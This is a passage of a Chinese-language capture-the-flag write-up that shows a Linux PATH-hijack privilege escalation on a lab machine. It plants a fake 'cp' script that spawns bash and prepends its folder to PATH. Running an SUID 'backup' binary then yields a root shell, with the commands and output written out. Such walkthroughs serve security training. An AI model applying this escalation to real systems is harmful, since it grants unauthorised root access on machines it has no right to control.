
最後還有一個backup的檔案看起來很可疑

因為他有SUID的權限

用file跟strings指令稍微分析了一下

看到他在cp檔案沒有使用絕對路徑

所以我們可以用PATH變數來提權（Linux的一個漏洞）



```
archangel@ubuntu:~/secret$ echo '#!/bin/bash' > cp
echo '#!/bin/bash' > cp
archangel@ubuntu:~/secret$ echo '/bin/bash' >> cp
echo '/bin/bash' >> cp
archangel@ubuntu:~/secret$ chmod +x cp
chmod +x cp
archangel@ubuntu:~/secret$ export PATH=/home/archangel/secret:$PATH
export PATH=/home/archangel/secret:$PATH
archangel@ubuntu:~/secret$ ./backup
./backup

id
uid=0(root) gid=0(root) groups=0(root),1001(archangel)
```

成功取得root，在root的家目錄就可以找到第8題的答案